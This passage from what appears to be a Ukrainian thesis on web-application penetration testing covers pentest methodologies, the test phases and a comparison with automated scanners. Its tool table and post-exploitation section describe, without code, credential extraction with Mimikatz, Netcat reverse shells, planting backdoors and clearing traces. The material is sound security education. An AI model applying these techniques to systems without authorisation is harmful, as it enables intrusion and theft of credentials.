отримання доступу до чужих облікових записів за допомогою маніпуляції з ID або помилки в процесі багатокрокових операцій;

- Вразливості, пов’язані з обхідними методами (bypass techniques) – деякі захисні механізми, такі як капча або двофакторна автентифікація, можуть бути обійдені хитрощами, які не завжди виявляє сканер;
- Недоліки в конфігураціях – такі як небезпечні налаштування серверів, некоректне обмеження доступу до ресурсів або недостатня захищеність API, що можуть бути не виявлені через складність їхньої інтерпретації автоматизованими системами;
- Атаки на сеансові дані (session vulnerabilities) – можливість захоплення сесії, відомої як session fixation, або атаки на повторне використання токенів можуть залишитися поза полем зору сканера;
- Вразливості, що вимагають соціальної інженерії – наприклад, spear-phishing або фішингові атаки на специфічні облікові записи або ролі користувачів, що потребують людського втручання для оцінки й аналізу.

Таким чином, для виявлення складних та специфічних вразливостей необхідно виконувати ручні методи тестування, методи «Наступальної кібербезпеки», такі як пентестинг. Пентестери, використовуючи свої знання про методи атак та індивідуальні характеристики додатку, здатні глибше дослідити додаток, знайти нетипові загрози й оцінити, наскільки ці загрози критичні для конкретної організації. Тому пентест забезпечує всебічну безпекову перевірку веб-додатків і заповнює прогалини, залишені автоматичними сканерами.

1.3. Пентестинг як метод комплексного виявлення вразливостей

З огляду на зростання та різноманіття кіберзагроз, проведення тестування на проникнення (пентестингу) стає дедалі важливішим для зміцнення довіри клієнтів, партнерів та інвесторів.

Крім того, для компаній, які проходять сертифікацію (ISO 27001, SOC2, HDS, PCI-DSS тощо), пентестинг є обов'язковою вимогою. Для інших організацій це стає необхідною умовою для виконання запитів клієнтів та потенційних замовників щодо звітів про результати пентестингу.

Пентестинг – це метод «наступальної кібербезпеки», що дозволяє оцінити стан захищеності інформаційних систем (веб та мобільні додатки, інфраструктура, мережа, підключені пристрої тощо), або перевірити обізнаність персоналу організації з використанням методів соціальної інженерії.

Можемо визначити дві головні цілі пентестингу:

- По-перше, пентести дозволяють виявити вразливості, потенційні вектори атак, а також проблеми контролю чи конфігурації систем, які можуть поставити під загрозу конфіденційність, цілісність та доступність інформації й даних;
- По-друге, метою пентесту є підвищення рівня безпеки цільової системи шляхом надання конкретних рекомендацій для усунення вразливостей або зменшення ризиків від їх експлуатації.

Таке тестування виконується експертом у галузі «наступальної кібербезпеки», якого називають пентестером. Залежно від обсягу тестування та об'єктів аналізу, у проекті можуть брати участь декілька фахівців, які використовують свої знання, досвід та креативність задля виявлення слабких місць, вразливостей та побічних ефектів технічних, логічних чи людських недоліків.

Методологія пентесту базується на міжнародних нормах, рекомендаціях та стандартах безпеки, таких як OWASP (Open Web Application Security Project) або PTES (Penetration Testing Execution Standard). Такі методології передбачають активний,

динамічний та статичний аналіз цільової системи. Пентестери застосовують різноманітні ручні методики та автоматизовані інструменти для виявлення потенційних вразливостей. Отже, тестування на проникнення не лише забезпечує виявлення проблем безпеки, але й створює основу для їх усунення, покращуючи загальний рівень захисту організації.

Пентестинг та сканування вразливостей відрізняються своїми цілями та підходами. Сканування вразливостей базується на використанні автоматизованих сканерів, які дозволяють швидко ідентифікувати поширені вразливості. Натомість пентестинг є більш комплексним процесом, що моделює реальні кібер-атаки.

Тестування на проникнення включає в себе пошук логічних помилок, таких як проблеми з правами доступу, які становлять значну частину вразливостей, що експлуатуються зловмисниками. Ці проблеми зазвичай не можуть бути виявлені автоматизованими інструментами. Окрім цього, пентестинг передбачає ручну фазу експлуатації вразливостей, що дозволяє оцінити реальний вплив виявленої проблеми у тестовому середовищі та виявити можливі побічні ефекти.

Водночас сканери вразливостей мають свої переваги, зокрема доступність за ціною та простоту у впровадженні. Тож вибір між автоматизованим скануванням вразливостей і пентестингом залежить від потреб організації.

Пентестинг веб-додатків передбачає виявлення вразливостей у самих додатках, а також помилок у конфігурації інфраструктури, яка забезпечує їх роботу (сервери, хмарні середовища).

На рівні серверів та хмарних платформ тестування може включати виявлення відкритих або недостатньо захищених сервісів, застарілого програмного забезпечення, помилок у конфігурації або обхід елементів безпеки.

Щодо самого додатку, більшість вразливостей відповідають категоріям, зазначеним у списку OWASP TOP 10 (список найпоширеніших загроз та вразливостей веб-додатків).

Нижче наведено приклади поширених вразливостей, які зазвичай виявляються під час пентестингу веб-додатків:

- Порушення контролю доступу
- Криптографічні помилки
- Ін'єкції (XSS, SQL, SSTI, тощо)
- Небезпечний дизайн
- Неправильна конфігурація безпеки
- Використання вразливих або застарілих компонентів
- Помилки ідентифікації та автентифікації
- Порушення цілісності програмного забезпечення та даних
- Відсутність журналювання та моніторингу
- Вразливості SSRF (Server-Side Request Forgery)

Крім того, тестуванню підлягають усі типи платформ і технологій, які використовуються в розробці веб-додатків. Тестування дозволяє не лише виявляти вразливості, але й надавати рекомендації для їх усунення, тим самим зміцнюючи загальну безпеку системи.

Таким чином, результати аналізу, здійсненого у першому розділі, засвідчують, що інтеграція автоматизованих та ручних методів тестування із застосуванням пентестингу істотно підвищує ефективність та точність ідентифікації вразливостей веб-додатків. Це створює науково-практичну основу для подальшого дослідження й впровадження технології виявлення вразливостей у веб-додатках, що детально розглядається у наступних розділах роботи.

2 АНАЛІЗ МЕТОДІВ І ЗАСОБІВ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ ВЕБ-ДОДАТКІВ ЗА ДОПОМОГОЮ ПЕНТЕСТИНГУ

2.1. Методологія тестування на проникнення веб-додатків

Тестування безпеки веб-додатків є ефективним методом оцінки рівня їхньої захищеності в певних умовах, проте його не можна вважати точною наукою. Це радше структурований процес перевірки всіх потенційних загроз, які можуть становити небезпеку для системи.

Загалом тестування безпеки виконується у двох основних режимах:

- *Пасивний режим* - пентестер зосереджується на розумінні логіки роботи веб-додатку та перевірці його функціональних можливостей без втручання у роботу системи;
- *Активний режим* - пентестер використовує більш інвазійні методи, спрямовані на виявлення та експлуатацію можливих вразливостей системи.

При проведенні тестування безпеки веб-додатків застосовують один із трьох основних підходів:

- Black-box (тестування «чорної скриньки») - проводиться без попередньої інформації про систему;
- White-box (тестування «білої скриньки») - здійснюється з повним доступом до вихідного коду та архітектури додатку;
- Grey-box (тестування «сірої скриньки») - комбінує обмежену інформацію про систему з дослідженням її поведінки.

Таблиця 2.1. описує підходи до пентестингу веб-додатків.

Таблиця 2.1.

Аналіз основних підходів до пентестингу

Підхід тестування	**Характеристика**
Black-box (тестування «чорної скриньки»)	Підхід передбачає аналіз веб-додатку без доступу до його вихідного коду. Тестувальник має у своєму розпорядженні лише URL-адресу додатку і не має інформації про те, що відбувається у фоновому режимі – на серверної частині додатку. Пентестеру надають облікові дані для авторизованого доступу, що дозволяє виконувати тестування у двох сценаріях: • *зовнішній зловмисник* - особа, яка не має доступу до системи і намагається експлуатувати вразливості без авторизації; • *внутрішній користувач-зловмисник* - авторизований користувач, який має намір здійснити шкідливі дії в межах веб-додатку. Цей підхід дозволяє оцінити рівень захисту системи від атак як з боку зовнішніх загроз, так і від можливих ризиків, що походять від внутрішніх користувачів.
White-box (тестування «білої скриньки»)	Підхід спрямований на аналіз базової структури, процедур і загальної роботи веб-додатку, а не лише його функцій. У цьому підході тестування виконується із доступом до вихідного коду, що дозволяє аналізувати кожен внутрішній компонент програми. Для такого тестування необхідно, щоб пентестер володів навичками програмування, адже розуміння вихідного коду є ключовою умовою. Тестувальник повинен мати повне уявлення про роботу додатку, його компоненти та архітектуру. На відміну від тестування «чорної скриньки», фахівець виступає в ролі розробника, а не кінцевого користувача. Тестування «білої скриньки» дозволяє:

	• визначати, який код викликається для реалізації кожної функції; • аналізувати потоки даних; • оцінювати обробку помилок та винятків; • вивчати логіку коду та потреби у ресурсах. Цей підхід може застосовуватися на різних етапах життєвого циклу розробки, але він є найбільш ефективним, коли додаток перебуває на завершальній стадії розробки і готується до випуску у промислову експлуатацію.
Grey-box (тестування «сірої скриньки»)	Підхід поєднує елементи тестування «чорної» та «білої скриньки», дозволяючи оцінювати як функціональність веб-додатку, так і його загальну продуктивність. У цьому підході тестувальник вводить дані в систему, перевіряє, чи відповідає результат очікуванням, і аналізує, як ці дані обробляються всередині системи. Пентестер має загальні знання про функції та ролі системи, а також базове розуміння її внутрішньої структури. Тестування «сірої скриньки» забезпечує збалансований підхід до аналізу веб-додатку, дозволяючи враховувати як зовнішню поведінку системи, так і особливості її внутрішньої реалізації.

У даній роботі для ідентифікацій вразливостей веб-додатків проводиться тестування за підходом «чорної скриньки». Цей підхід обрано через його здатність максимально імітувати реальні дії зловмисника, який не має жодної інформації про внутрішню структуру та архітектуру системи. Пентестер у такому випадку виступає у ролі зовнішнього атакуючого, який взаємодіє з веб-додатком лише через інтерфейс користувача, не маючи доступу до його внутрішніх компонентів.

Такий підхід дозволяє створити максимально реалістичну ситуацію, коли зловмисник намагається виявити та використати вразливості без будь-якої попередньої інформації про систему.

Розглянемо п'ять найбільш популярних методологій та фреймворків тестування на проникнення, що дають можливість організаціям обрати найкращий метод, який б відповідав їх конкретним потребам у забезпеченні безпеки.

1. Посібник з методології тестування безпеки (OSSTMM)

Методологія Open-Source Security Testing Methodology Manual (OSSTMM) є однією з найпопулярніших стандартів пентестингу. Ця методологія була рецензована експертами в області тестування безпеки та розроблена Інститутом безпеки та відкритих методологій (ISECOM).

Методологія заснована на науковому підході до пентестингу і консолідує доступні та адаптовані керівництва для тестувальників. OSSTMM включає ключові елементи, такі як операційний фокус, тестування каналів, метрики та аналіз довіри.

OSSTMM пропонує структурований підхід до тестування безпеки та оцінки вразливостей, який використовується багатьма фахівцями з кібербезпеки. Методологія створена для того, щоб допомогти організаціям виявляти та виправляти вразливості, зокрема проблеми, пов'язані з обробкою чутливих даних та питаннями автентифікації.

2. Penetration Testing Execution Standard (PTES)

PTES є детальною методологією для проведення тестів на проникнення, розробленою групою професіоналів у галузі інформаційної безпеки. PTES охоплює сім основних етапів, що враховують усі аспекти проведення пентесту. Метою цієї методології є надання чітких технічних рекомендацій щодо того, що організації повинні очікувати від проведення тестування на проникнення та підтримки на кожному етапі процесу, починаючи з підготовчої стадії.

PTES по суті є базовим стандартом для тестувань на проникнення, що пропонує стандартизовану методологію для фахівців з безпеки та організацій. Методика надає цілий ряд ресурсів, таких як найкращі практики для кожного етапу процесу тестування, від початку до завершення. Ключовими етапами PTES є експлуатація та пост-експлуатація. Експлуатація полягає в отриманні доступу до системи за

допомогою технік проникнення, таких як соціальна інженерія або злом паролів. Пост-експлуатація включає вилучення даних із зламаної системи та підтримку доступу до неї.

3. Information System Security Assessment Framework (ISSAF)

ISSAF є методологією тестування на проникнення, що підтримувалась групою фахівців з безпеки інформаційних систем (OISSG).

Хоча ця методологія більше не підтримується і, ймовірно, не є найкращим джерелом для отримання актуальної інформації, її основною перевагою є зв'язок окремих етапів тестування на проникнення з конкретними інструментами для їх виконання. Такий підхід може стати міцною основою для розробки індивідуалізованої методології тестування, адаптованої до специфічних вимог організації чи проекту.

4. National Institute of Standards and Technology (NIST)

NIST - це організація з кібербезпеки, що надає набір стандартів для тестування на проникнення, якими повинні керуватися федеральні установи США та зовнішні організації. NIST є агентством в складі Міністерства торгівлі США і його положення повинні розглядатися як мінімальний стандарт для дотримання.

Методологія тестування на проникнення, що застосовується NIST, відповідає рекомендаціям, наданим цією організацією. Для забезпечення відповідності таким вимогам, організації повинні виконувати тестування на проникнення, слідуючи заздалегідь визначеному набору настанов.

5. Open Web Application Security Project (OWASP)

Open Web Application Security Project (OWASP) — це некомерційна організація, яка займається покращенням безпеки веб-додатків, при цьому всі її ресурси є відкритими і доступними для широкого кола користувачів.

Основною метою OWASP є надання безкоштовних і доступних інструментів і матеріалів для підвищення рівня безпеки веб-додатків. Одним із основних інструментів організації є звіт «OWASP Top 10», що описує найбільші ризики і проблеми безпеки веб-додатків. Цей звіт став основою для створення OWASP Testing

Guide – популярного посібника, що описує методи та підходи для проведення тестування безпеки веб-додатків.

Посібник складається з трьох частин: фреймворка для тестування веб-додатків, методології тестування веб-додатків та рекомендацій щодо складання звітів. Ця методологія може бути використана як окремо, так і в комплексі з іншими підходами, включаючи тестування мобільних додатків, API та IoT.

Стандарт OWASP описує етапи проведення тесту на проникнення. Відомо, що ці конкретні фази були адаптовані OWASP із стандарту PTES (Penetration Testing Execution Standard), який описує найбільш рекомендовані методи структуризації тестування на проникнення. Хоча деякі з цих етапів можуть виконуватись одночасно, у даній роботі ми коротко розглянемо основну мету кожного з них.

Рис. 2.1. Основні етапи тестування на проникнення

Першим етапом є фаза *планування та підготовки*. На цьому етапі визначаються обсяг тестування, основні цілі і завдання оцінки, терміни проведення тестування та отримання необхідних юридичних дозволів для виконання тесту.

Збір інформації про систему. На цьому етапі проводиться збір інформації про цільовий веб-додаток з використанням методів пасивного збору даних (пасивна рекогносцировка). Це передбачає отримання доступної інформації щодо веб-додатку та його інфраструктури, без прямої взаємодії з додатком, з метою уникнення спрацьовування систем виявлення атак.

Зазвичай збирається наступна інформація: доменні імена, IP-адреси серверів, технології, що використовуються у веб-додатку (фреймворки, сервери, CMS), а також відомості про потенційні вразливості або публічні експлойти. Окрім цього, ідентифікуються суб-домени, шляхи до файлів або внутрішні API, що можуть вказувати на конкретні вразливості додатку.

Зібрана інформація дозволяє сформувати уявлення про структуру веб-додатку та його компоненти, що в подальшому допоможе вибрати найбільш ефективний метод атаки.

Наступний крок – це фаза *сканування, або активної рекогносцировки*, що включає безпосередню взаємодію з цільовою системою для виявлення відкритих портів та працюючих сервісів. Цей етап важливий для розширення інформації щодо серверу, на якому працює веб-додаток організації. Сканування дозволяє визначити відкриті порти та сервіси, які працюють на цих портах. Це дає змогу визначити потенційно вразливі сервіси, що може бути використано для подальших атак, а також зібрати важливу інформацію про конфігурацію системи.

Наступним етапом є *сканування та ідентифікація вразливостей,* що передбачає використання інструментів для автоматичного виявлення відомих вразливостей у веб-додатках та їх середовищі.

Сканування вразливостей полягає в автоматизованому аналізі цільового веб-додатка для виявлення потенційних проблем безпеки, таких як вразливості у

програмному забезпеченні, неправильна конфігурація серверів або недоліки у коді веб-додатка. Цей етап допомагає швидко виявити відомі вразливості та області, де додаток або сервер можуть бути вразливими до атак.

Наступним етапом тестування є *експлуатація вразливостей*. Цей етап полягає в спробі використати виявлені вразливості для отримання доступу до системи, даних або інших критичних компонентів веб-додатку чи серверу.

Експлуатація вразливостей дозволяє не лише підтвердити наявність вразливості, але й оцінити реальний ризик, який вона становить для системи. На цьому етапі тестувальник намагається використати конкретні інструменти та методи для підтвердження можливості експлуатації знайдених проблем безпеки.

Експлуатація вразливостей також може відбуватися шляхом написання власного експлойту (шкідливого коду), або використання готових експлойтів з різних ресурсів, таких як онлайн-бази даних з вразливостями (Exploit-DB, Metasploit). Ці експлойти можуть бути створені або адаптовані для конкретних вразливостей, що були виявлені на попередніх етапах тестування.

На етапі *пост-експлуатації* тестувальник аналізує наслідки успішної атаки. Після того як доступ до цільової системи або веб-додатку отримано, перевіряються можливості для подальших атак і утримання доступу.

Основні завдання цього етапу:

- *Збір інформації*: дослідження системи для отримання конфіденційних даних, таких як облікові записи, паролі, конфігураційні файли, тощо.
- *Розширення доступу*: виявлення можливих шляхів для ескалації привілеїв або доступу до інших частин системи.
- *Утримання доступу*: створення бекдорів або інших механізмів, що дозволяють повернутися до системи в майбутньому.
- *Чистка слідів*: видалення всіх змін, зроблених під час тестування, щоб не залишити жодних доказів про проведену атаку.

Цей етап дозволяє не лише оцінити потенційний вплив вразливостей, але й допомагає розробити рекомендації щодо зміцнення безпеки системи.

Останні два етапи це підготовка звіту та повторне тестування додатку. На етапі *підготовки звіту* тестувальник формує детальний звіт про проведене тестування. Звіт зазвичай містить:

- Опис знайдених вразливостей та їх вплив.
- Інформацію про застосовані методи тестування.
- Рекомендації для виправлення вразливостей.
- Підтвердження успішних атак (експлойти, скріншоти, логи тощо).

Цей звіт є важливим для організації, оскільки допомагає зрозуміти поточний рівень безпеки системи та етапи її покращення.

Повторне тестування після виправлення вразливостей проводиться з метою перевірки ефективності виправлень. Це дозволяє переконатися, що вразливості дійсно були усунуті, оцінити, чи не з'явилися нові проблеми після внесення змін та підтвердити, що додаток/система є більш безпечним.

2.2. Інструменти та технології пентестингу веб-додатків

Проаналізуємо основні інструменти, що використовуються при проведенні тестування на проникнення веб-додатку на кожному з етапів. Зведемо дані в таблицю для зручності аналізу.

Таблиця 2.2.

Інструменти пентестингу веб-додатків

Етап тестування	**Інструмент**	**Опис функціоналу**
Збір інформації про систему	Wappalyzer	Інструмент для визначення технологій, що використовуються веб-додатком, таких як веб-сервери, фреймворки, бібліотеки, платформи управління контентом (CMS) тощо. Дозволяє зібрати інформацію про компоненти веб-додатку, які можуть бути вразливими
	Burp Suite	зазвичай використовується на етапі активного тестування, він також є потужним інструментом для пасивного збору інформації
	DNSdumpster	інструмент для збору інформації про домени та під-домени, які можуть бути використані веб-додатком. Це дає змогу виявляти додаткові вектори атаки, що виходять за межі основного домену
Сканування, або активна рекогносцировки	Nmap	потужний інструмент для сканування хостів, що дозволяє визначити відкриті порти та сервіси, що працюють на цих портах. Для веб-додатків це особливо корисно для виявлення портів, що обслуговують веб-сервіси, а також для визначення версій серверного програмного забезпечення, що можуть бути вразливими
	Acunetix та Nessus	автоматизовані сканери веб-додатків, які не тільки перевіряють безпеку веб-ресурсів, але й дозволяють виявляти працюючі сервіси, визначати вразливі компоненти та їх конфігурації

Сканування та ідентифікація вразливостей	OWASP ZAP (Zed Attack Proxy)	один із найпопулярніших інструментів для автоматичного тестування безпеки веб-додатків. ZAP допомагає сканувати веб-додатки на наявність типових вразливостей, таких як SQL-ін'єкції, XSS (міжсайтові скрипти), помилки в аутентифікації та інші
	Nessus	один з найвідоміших сканерів вразливостей, який може перевіряти як сервери, так і веб-додатки на наявність відомих вразливостей. Nessus проводить детальний аналіз конфігурацій, оновлень безпеки та інших критичних аспектів інфраструктури
	OpenVAS	відкритий інструмент для виявлення вразливостей, що аналізує веб-додатки та сервери на наявність відомих вразливостей, а також перевіряє, чи є вони вразливими до різних типів атак
	Nikto	крім сканування сервісів, Nikto також дозволяє перевіряти наявність вразливостей в конфігураціях веб-серверів, таких як шляхи доступу до файлів, старі версії програмного забезпечення, помилки у налаштуваннях серверів і т.д.
	Burp Suite	один із найбільш потужних інструментів для тестування безпеки веб-додатків. Він містить різні модулі для сканування вразливостей, включаючи перевірку на різні типи ін’єкцій, небезпечне керування сесіями та багато інших вразливостей веб-додатків
	Acunetix	інструмент, спеціалізований на автоматичному скануванні веб-додатків на вразливості. Acunetix перевіряє на наявність більш ніж 7000 відомих вразливостей, зокрема різні види ін’єкцій, проблем з конфігурацією серверів, а також надає детальні звіти для подальшого аналізу
Експлуатація вразливостей	Metasploit	один з найбільш популярних інструментів для експлуатації вразливостей. Metasploit надає велику кількість експлойтів для різних типів вразливостей,

		включаючи вразливості веб-додатків. Інструмент дозволяє автоматизувати процес експлуатації, а також інтегрувати різні види атак
	SQLmap	інструмент, спеціалізований на автоматизації процесу експлуатації вразливостей в процесі обробки SQL-запитів (SQL-ін'єкції). SQLmap допомагає автоматично визначити та експлуатувати вразливості у веб-додатках для доступу до баз даних
	Burp Suite	окрім функцій сканування, Burp Suite має можливість експлуатації знайдених вразливостей через інтерактивні атаки. Він дозволяє маніпулювати запитами, впроваджувати атаки типу «brute force», перехоплювати та модифікувати HTTP трафік
Пост-експлуатація	Metasploit Framework	Інструмент має функції для ескалації привілеїв, збору інформації, створення бекдорів і утримання доступу. Допомагає автоматизувати пост-експлуатаційні дії, як-от створення зворотних з'єднань, додавання нових користувачів чи отримання доступу до конфіденційних даних
	Empire	система для проведення атак через PowerShell, що дозволяє виконувати пост-експлуатаційні операції, як-от збір інформації, доступ до файлових систем, перехоплення мережевого трафіку, створення бекдорів. Empire дозволяє залишити доступ до системи навіть після перезавантаження, що особливо корисно при тривалому контролі за скомпрометованими машинами
	Netcat	Універсальний інструмент для створення з'єднань через мережу. Використовується для відкриття зворотних з'єднань між сервером зловмисника та цільовим. Застосовується для створення бекдорів або створення відкритих з'єднань для збору інформації з віддалених систем

	Mimikatz	Потужний інструмент для збору та екстракції облікових даних з пам'яті системи (зокрема паролів Windows). Використовується для збирання паролів користувачів, що зберігаються в системі, а також для ескалації привілеїв.

Розглянемо деякі технології проведення тестування на проникнення веб-додатків.

Тестування веб-додатку неможливо уявити без використання веб-проксі. Вони є надзвичайно корисним інструментом для проведення тестування на проникнення. Зазвичай застосовуються для динамічного перехоплення веб-трафіку. Проксі-сервери розташовуються між веб-браузером, який тестується, та веб-сервером, на якому розміщений додаток. Це дає змогу фахівцю перехоплювати HTTP-запити (після їх відправлення з браузера) та відповіді (перед їх поверненням). При перехопленні запиту або відповіді можна аналізувати та змінювати різні їхні частини, зокрема значення сесійних токенів, HTTP-заголовки, параметри GET та POST, а також HTML-контент. Крім того, веб-проксі дозволяють обходити клієнтську валідацію.

Все ж існує ряд недоліків використання веб-проксі:

- Використання проксі може бути складним у разі наявності корпоративного HTTP-проксі, оскільки це вимагає каскадування проксі-серверів у налаштуваннях інструмента;
- Додаткові труднощі виникають, якщо організація використовує скрипти автоматичної конфігурації проксі замість фіксованої адреси;
- Проксі можуть мати обмеження у роботі з не-HTTP додатками, а також із сайтами, що використовують SSL-шифрування або розміщені не локально.

Використання веб-проксі у тестуванні веб-додатків дозволяє глибше аналізувати трафік, виявляти вразливості та оцінювати ефективність впроваджених

механізмів безпеки. Однак важливо враховувати технічні складнощі, які можуть виникнути під час їх налаштування та використання.

На ринку представлено безліч різноманітних проксі-серверів, але варто виділити два найпоширеніші: Burp Suite, OWASP ZAP (Zed Attack Proxy). У практичному дослідженні, проведеному в розділі 3 цієї роботи, використовується Burp Suite Professional, як базовий інструмент для проксування та аналізу HTTP трафіку.

Інша, не менш важлива технологія виявлення вразливостей – фаззинг. Фаззинг (fuzz testing) - це автоматизований метод тестування програмного забезпечення, що спрямований на виявлення помилок і вразливостей шляхом введення некоректних, неприйнятних або неочікуваних даних у систему. Ці дані генеруються за допомогою спеціальних інструментів для фаззингу, які аналізують реакцію системи на такі вхідні значення, виявляючи аномалії, як-от збої або витоки даних.

У контексті тестування веб-додатків такі інструменти застосовуються для проведення перебору URL-адрес (файлів і каталогів), піддоменів DNS і віртуальних імен хостів на веб-серверах. У практичному дослідженні, проведеному в розділі 3 цієї роботи, використовуються різні інструменти фаззингу для пошуку плагінів, що використовуються веб-додатком на WordPress, для виявлення в них вразливостей.

Найпопулярніші інструменти фаззингу веб-додатків мають подібну функціональність, оскільки їхнє основне призначення є однаковим, і будь-який із них може бути використаний у відповідній ситуації: Gobuster, Wfuzz, Dirb, Ffuf, Dirbuster.

Отже, при тестуванні безпеки веб-додатків використовується широкий спектр інструментів, кожен з яких виконує специфічну роль на відповідному етапі. Їх застосування забезпечує ефективність тестування, деталізує результати та допомагає виявити навіть приховані вразливості. Цей комплексний підхід із використанням інструментів дозволяє проводити повноцінне дослідження, виявляти вразливості на всіх рівнях, оцінювати ризики та надавати рекомендації для їх усунення.

2.3. Оцінка ефективності пентестингу у виявленні вразливостей веб-додатків

Щоб відповісти на питання чи є ефективним пентестинг, як технологія виявлення вразливостей, у порівнянні з результатами, які надають автоматизовані сканери вразливостей, зробимо порівняльний аналіз цих двох технологій за 8 ключовими аспектами.

1. Швидкість виконання

Одним із ключових факторів при оцінці безпеки є швидкість виконання тестування. У цьому аспекті автоматизоване сканування вразливостей має значну перевагу. Завдяки використанню бази даних відомих вразливостей, цей метод дозволяє швидко перевірити систему або веб-додаток на наявність слабких місць. Така оперативність робить сканування вразливостей ефективним для регулярного моніторингу безпеки та забезпечує можливість оперативного реагування на нові загрози.

Натомість пентестинг є значно більш тривалим процесом. Фахівці з пентесту застосовують свої навички та досвід для виявлення вразливостей, які можуть залишатися поза увагою автоматизованих інструментів. Цей метод передбачає глибокий аналіз системи, що включає пошук складних вразливостей, які можуть охоплювати кілька компонентів або процесів IT-інфраструктури.

На відміну від сканування вразливостей, пентестинг виходить за межі ідентифікації лише відомих загроз і дозволяє оцінити складні, багатокомпонентні ризики. Саме це і зумовлює більшу тривалість пентесту, але також робить його важливим доповненням до автоматизованого сканування. У комплексі ці підходи забезпечують більш всебічну оцінку рівня безпеки організації.

2. Глибина тестування

Пентестинг зазвичай забезпечує більш ґрунтовний аналіз у порівнянні зі скануванням вразливостей. Сканування обмежується виявленням відомих вразливостей, тоді як пентестинг не тільки виявляє їх, але й намагається

експлуатувати. Це дозволяє отримати розуміння того, як потенційний зловмисник може скористатися слабкими місцями, що надає цінну інформацію про рівень ризиків для безпеки.

Крім того, пентестинг дозволяє перевірити захисні механізми додатку, оцінюючи їхню здатність протидіяти реальним кіберзагрозам. Такий рівень деталізації забезпечує всебічне розуміння стану безпеки додатку та дозволяє оцінити, наскільки ефективно організація може захистити свої ресурси.

Сканування вразливостей надає лише моментальний знімок поточного стану безпеки системи. Сканування ідентифікує вразливості, але не намагається їх експлуатувати чи імітувати реальні атаки. Внаслідок цього сканування може не розкрити повною мірою можливі наслідки цих вразливостей та не оцінює ефективність існуючих заходів захисту.

3. Обсяг тестування

Важливою відмінністю між скануванням вразливостей і пентестингом є обсяг тестування. Сканування вразливостей зазвичай охоплює широкий спектр активів в IT-інфраструктурі. Сканери мають можливість сканувати декілька додатків одночасно в межах своєї досяжності, ідентифікуючи вразливості. Окрім того сканування може охопити всі обчислювальні системи, якими управляє організація. Такий підхід забезпечує широкий огляд стану безпеки організації.

Пентестинг, навпаки, здебільшого зосереджується на вузькому колі активів. Зазвичай він спрямований на критично важливі системи, для яких проводиться глибокий аналіз. Такий підхід із фокусом на деталях обмежує кількість активів, які перевіряються під час одного пентесту, але дозволяє виявити вразливості, які могли залишитися непоміченими під час ширшого сканування.

Таким чином, обидва методи доповнюють один одного: сканування забезпечує загальний огляд, тоді як пентестинг надає можливість детально оцінити безпеку найбільш критичних систем.

4. Аналіз ризиків

Сканування вразливостей та пентестинг є важливими складовими аналізу ризиків, але їхній внесок у цей процес відрізняється. Сканування вразливостей забезпечує загальний огляд потенційних ризиків в системі, ідентифікуючи відомі вразливості. Сканування пропонує кількісну оцінку ризиків, ранжуючи вразливості за рівнем їхньої критичності. Такий підхід допомагає організаціям ефективно визначати пріоритети в усуненні вразливостей, зосереджуючи зусилля на найбільш серйозних із них.

Натомість пентестинг надає якісну оцінку ризиків. Він не лише виявляє вразливості, але й оцінює їхній потенційний вплив, здійснюючи спроби їх експлуатації. Такий підхід дозволяє продемонструвати реальні наслідки наявних вразливостей, що дає змогу краще усвідомити їхню загрозу для організації. Завдяки цьому пентестинг стає незамінним інструментом для глибокого аналізу ризиків.

5. Точність та надійність

Сканування вразливостей передбачає перевірку системи на наявність відомих вразливостей за допомогою автоматизованих інструментів. Ці сканери регулярно оновлюються базами нових вразливостей, що дозволяє охопити широкий спектр можливих загроз. Однак точність такого підходу обмежена, оскільки сканування часто генерує помилкові позитивні результати (визначаючи проблему там, де її немає) або помилкові негативні результати (не виявляючи реальних вразливостей).

У свою чергу, пентестинг виконується вручну експертом, який активно намагається експлуатувати вразливості системи. Завдяки цьому пентестинг забезпечує набагато вищу точність порівняно зі скануванням. Досвідчений пентестер може виявити складні вразливості, які не бачать автоматизовані інструменти, що мінімізує ризик помилкових негативних результатів. Однак, через обмежений обсяг перевірки під час пентестингу, деякі компоненти системи можуть залишитися поза увагою, що збільшує ймовірність пропуску певних вразливостей.

6. Простота впровадження

Сканування вразливостей є порівняно простим процесом для впровадження. Воно передбачає налаштування автоматизованого інструменту, планування регулярних перевірок і формування звітів. Цей процес не потребує глибоких технічних знань, що робить його доступним варіантом для багатьох організацій.

Натомість проведення пентесту вимагає високого рівня експертизи. Тестер повинен мати глибокі знання про вразливості систем та методи атак, а також вміти творчо застосовувати ці знання для експлуатації слабких місць. Такий рівень професіоналізму є складним для досягнення, що робить пентестинг менш доступним для організацій, що не мають відповідних ресурсів. Окрім того, пентестинг може бути доволі ресурсовитратним і створювати перешкоди для поточних операцій, вимагаючи тісної координації з командами, що відповідають за підтримку продуктивних систем.

7. Підтримка усунення вразливостей

Інструменти сканування вразливостей зазвичай надають рекомендації щодо усунення знайдених проблем, пропонуючи організаціям чіткі дії для захисту їхніх систем.

Натомість пентестинг не завжди передбачає надання рекомендацій щодо усунення вразливостей. Основним завданням тестера є виявлення слабких місць, а не їхнє виправлення. Однак у багатьох випадках пентестери додають до своїх звітів детальні рекомендації щодо підвищення рівня безпеки системи.

8. Вартість

Сканування вразливостей зазвичай є доступним за ціною, оскільки багато інструментів для його виконання є безкоштовними або з відкритим кодом. До того ж, завдяки автоматизації процесу, не потрібні значні людські ресурси, що дозволяє знизити витрати на оплату праці.

Пентестинг, натомість, може бути досить дорогим через залучення висококваліфікованих фахівців. Зазвичай пентестинг проводиться на основі контракту, і кожен тест може стати суттєвою статтею витрат для організації. У деяких

випадках пентест виконують внутрішні аналітики з безпеки (red-team), але їхня висока експертність також обумовлює значні витрати для організації.

Отже, проведений порівняльний аналіз двох технологій виявлення вразливостей у додатках показує, що кожна з цих технологій має свої сильні та слабкі сторони. Сканування вразливостей забезпечує швидкість виконання та широке покриття, що робить його ефективним для регулярного моніторингу безпеки систем. Однак його точність може бути обмежена, а іноді виникають помилкові спрацьовування або пропуски вразливостей.

Пентестинг, в свою чергу, надає більш глибокий аналіз, виявляючи складні вразливості, які можуть бути не помічені автоматичними інструментами. Він дозволяє оцінити реальні наслідки експлуатації вразливостей і тестує ефективність захисту системи. Однак пентестинг є дорожчим і більш трудомістким процесом, що потребує залучання висококваліфікованих фахівців.

Таким чином, обидва методи є важливими інструментами в забезпеченні безпеки веб-додатків, та їх ефективне застосування залежить від специфічних потреб організації, її ресурсів та цілей у галузі кібербезпеки.

3 ТЕСТУВАННЯ БЕЗПЕКИ ВЕБ-ДОДАТКУ: ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ ТА ОЦІНКА НАСЛІДКІВ АТАКИ

